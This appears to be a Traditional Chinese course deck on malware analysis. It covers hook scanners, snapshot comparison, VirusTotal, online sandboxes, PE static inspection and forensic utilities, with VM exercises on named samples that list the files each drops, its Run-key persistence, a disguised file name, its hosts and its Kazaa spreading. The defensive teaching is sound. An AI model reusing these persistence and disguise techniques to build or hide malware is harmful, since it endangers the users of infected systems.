


Wsyscheck



Wsyscheck

● 檢查IE會帶起的選項



HookExplorer

The screenshot displays the Hook Explorer application window. The title bar reads "Hook Explorer (Detects IAT and basic Detours style hooks for bound & dynamic loaded imgs)". The interface includes a "Processes" section with a "Refresh" button, a "Scanning.." progress indicator, and two main tables. The first table lists processes, and the second lists modules loaded by the selected process (winlogon.exe). Below these tables are function scanning options and a table for IAT entries. At the bottom is a "Message Log" with buttons for "IgnoreList", "Reload", and "Edit".

pid	process	user
4	System	
1144	smss.exe	NT AUTHORI...
1208	csrss.exe	
1240	winlogon.exe	NT AUTHORI...
1284	services.exe	NT AUTHORI...
1296	lsass.exe	NT AUTHORI...
1500	svchost.exe	NT AUTHORI...
1548	svchost.exe	
512	svchost.exe	NT AUTHORI...
580	svchost.exe	

BaseAdr	MaxAdr	Hooks	Name
1000000	107D000		winlogon.exe
7C920000	7C9B70...		ntdll.dll
7C800000	7C91F0...		kernel32.dll
77DA0000	77E470...		ADVAPI32.dll
77E50000	77EE20...		RPCRT4.dll
77FC0000	77FD10...		Secur32.dll
77FE0000	77FF2000		AUTHZ.dll
77BE0000	77C380...		msvcrt.dll
765E0000	76673000		CRYPT32.dll
76D00000	76D0C0...		MSACM1.dll

Functions: Scan all exports ? Standard Use Ignore List Hide Hooks within same module Show All entries

IAT Add...	Value	Name	1st Instruction	HookProc	HookMod

Message Log: IgnoreList Reload Edit

```
Scanning for hooks in:winlogon.exe - 76 dlls in this process
-----
***** ERROR: could not load pefile: \\?.\C:\WINDOWS\system32\winlogon.exe
No imports for - C:\WINDOWS\system32\ntdll.dll
```

練習

- 回復到乾淨VM
- 重新檢查下列程式的系統狀態
 - ▶ setop.exe
 - ▶ biapple.exe
- 檢查目的
 - ▶ 找出新增檔案
 - ▶ 找出新增服務
 - ▶ 比對機碼值
 - ▶ 比對其他系統狀態的變更

setop.exe

- 檔案：

- ▶ C:\WINNT\svchost.exe

- 機碼值：

- ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\System

- 網路活動：

- ▶ 試圖連到140.136.71.81:52(140.136.25.2:52)

- ▶ Whois資訊：輔仁大學

biapple.exe

● 檔案：

- ▶ C:\WINNT\svchost.exe
- ▶ C:\WINNT\system32\msextapi.dll
- ▶ C:\WINNT\system32\msrascfg.ini


● 機碼值：

- ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\GameServer
- ▶ Browser Help Objects



● 網路活動：

- ▶ DNS查詢rabbi.bi-apple.net

程式分析 - Winalysis



程式分析 - Winalysis



程式分析 - Winalysis

The screenshot shows the Winalysis application window titled "Winalysis - [\\HP2000 Changes]". The menu bar includes File, Snapshot, View, Window, and Help. The toolbar contains icons for Menu, Save, Print, Snapshot, Test, Config, Critical, and Warn. The main area is divided into a tree view on the left and a summary table on the right.

Name	Critical	Warning	Info
Eventlog	0	0	55
Files	0	0	2
D:			
D:\WINNT\System3			
Groups	0	0	0
Registry	2	66	20
HKLM\			
Rights	0	0	0
Scheduler	0	0	0
Services	0	0	1
Shares	0	1	0
System	0	0	0
Users	0	0	0
Volumes	0	0	0

練習

- 回復到乾淨VM
- 重新檢查下列程式的系統狀態
 - ▶ fswall.exe
 - ▶ FILE_101.exe
- 檢查目的
 - ▶ 找出新增檔案
 - ▶ 找出新增服務
 - ▶ 比對機碼值
 - ▶ 比對其他系統狀態的變更
- 練習移除程式

fswall.exe

- 檔案：

- ▶ C:\WINNT\system32\dump48.exe(偽裝微軟)
- ▶ C:\WINNT\system32\kazaabackupfile*.*

- 機碼值：

- ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Dump System Debug and Control

- 透過Kazaa散佈惡意程式

FILE_101.exe

● 檔案：

- ▶ C:\WINNT\system32\ntdvrllib.dll
- ▶ C:\WINNT\system32\SCSrv.dll
- ▶ C:\Documents and Settings\Administrator\Local Settings\Temp\Del*.tmp

● 服務：

- ▶ Script Client Service(WorkStation服務依存)

● 網路活動

- ▶ DNS查詢view1.j2ee.us、view2.j2ee.us
- ▶ 連到1863/TCP

程式分析 - AntiVirus

● 例：VirusTotal

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: packupdate107_195.exe
Submission date: 2010-09-20 17:52:45 (UTC)
Current status: finished
Result: 5/43 (11.6%)

VT Community
not reviewed
Safety score: -

[Expand](#) [Print results](#)

Antivirus	Version	Last Update	Result
Antivirus	Version	Last Update	Re
AhnLab-V3	2010.09.20.00	2010.09.20	-
AntiVir	8.2.4.58	2010.09.20	TR
Antiy-AVL	2.0.3.7	2010.09.20	-
Authentium	5.2.0.5	2010.09.20	-
Avast	4.8.1351.0	2010.09.20	-
Avast5	5.0.594.0	2010.09.20	-
AVG	9.0.0.851	2010.09.20	-

程式分析 – Online Sandbox Service

檔案 (E) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) 工具 (I) 說明 (H)

Automated Malware Analysis x +

Hybrid Analysis GmbH (DE) | https://www.payl...

PAYLOAD SECURITY
Acquired by CROWDSTRIKE

HOME DEMO SOLUTIONS TECHNOLOGY COMPANY CONTACT

VxStream Sandbox - Automated Malware Analysis System

 **VxStream Sandbox** is an innovative and fully automated malware analysis system that includes the unique **Hybrid Analysis** technology. It is available as a **standalone** software package that is automatically deployed within your local infrastructure and operates without an external dependency or callback mechanism. It is possible to execute files on any Windows guest image (e.g. a copy of your local workstation) and has a variety of integration and interface capabilities. Alternatively, we also offer a limited [hosted solution](#) that is operated from our servers in Germany.

Latest News

Tweets by @HybridAnalysis

Hybrid Analysis Retweeted


 **ATT&CK**
@MITREattack

We're excited to see @HybridAnalysis mapping sandbox analysis to ATT&CK! This is a great way to give an understanding of malware behavior by using a common

[Embed](#) [View on Twitter](#)

程式分析 – Online Sandbox Service

<https://zeltser.com/automated-malware-analysis/>



The screenshot shows a web browser window displaying the website <https://zeltser.com/automated-malware-analysis/>. The browser's address bar shows the URL and the site name "Zeltser Security Corp (US)". The website header includes the name "LENNY ZELTSER" and a navigation menu with "Information Security" and "Malicious Software" buttons. The main content area features a list of automated malware analysis services:

- [AMAAaS](#) (Android files)
- [Any.run](#) (Community Edition)
- [Binary Guard True Bare Metal](#)
- [Intezer Analyze](#) (Community Edition)
- [Comodo Valkyrie](#)
- [Detux Sandbox](#) (Linux binaries)
- [Joe Sandbox Cloud](#) (Community Edition)
- [Malwr](#) (down at the moment)
- [sandbox.pikker.ee](#)
- [SecondWrite](#) (free version)
- [Hybrid Analysis](#)
- [ThreatTrack](#)
- [ViCheck](#)


There is also a "SHARE" button with a right-pointing arrow next to the list.

練習

- 回復到乾淨VM
- 重新檢查下列程式的執行結果態
 - ▶ iisdoor.exe
 - ▶ msnchecker.exe
 - ▶ rescue_system-common-en.exe
 - ▶ Check and Get v1.14.zip
 - ▶ Check And Get v1.8.70.zip

檔案分析—靜態檔案檢查

靜態檔案檢查



靜態尋找

- 尋找可疑檔案
- 在不執行惡意程式的情況下進行分析
- 對非二進位格式檔案可直接檢視
- 對二進位格式檔案進行先期處理
- 分析工具利用光碟執行
- 分析工具以非安裝檔為主

PE格式

- PE(Portable Executable)可移植式執行檔：
可在所有 Microsoft 32 位元作業系統中執行的檔案，相同的 PE 格式檔案可在任何版本的 Windows 95、98、Me、NT 與 2000 上執行。
- 標頭為 4D 5A(MZ)。
- 常用附檔名：exe、dll，但可使用.gif等其他檔名偽裝。

檔案搜尋與分析- 二進位格式檔案

- 檢視是否為PE格式檔案
- 檔案屬性、大小、版本等
- 檢視檔案的可讀字元
 - tree-檔案列表
 - BinaryTextScan-可讀字元內容
 - fciv.exe、md5sum -檔案檢查碼
 - ff.exe-檔案尋找與比對
 - xcopy.exe-檔案備分
- Rootkit搜尋
- **AntiVirus、AntiTrojan(不建議在原始證據或線上系統執行)**

ForensicToolkit20

- AFind – 找出檔案上次存取時間，不會修改屬性
- Audited – 找出受稽核的檔案
- DACLchk.exe – 找出所有可供全部使用者存取的檔案。
- FileStat – 快速列出檔案屬性
- HFind – 找出所有隱藏檔及其上次存取時間
- Hunt – 快速列出現有分享資源
- SFind – 找出所有隱藏資料流及其上次存取時間

加殼與剝殼

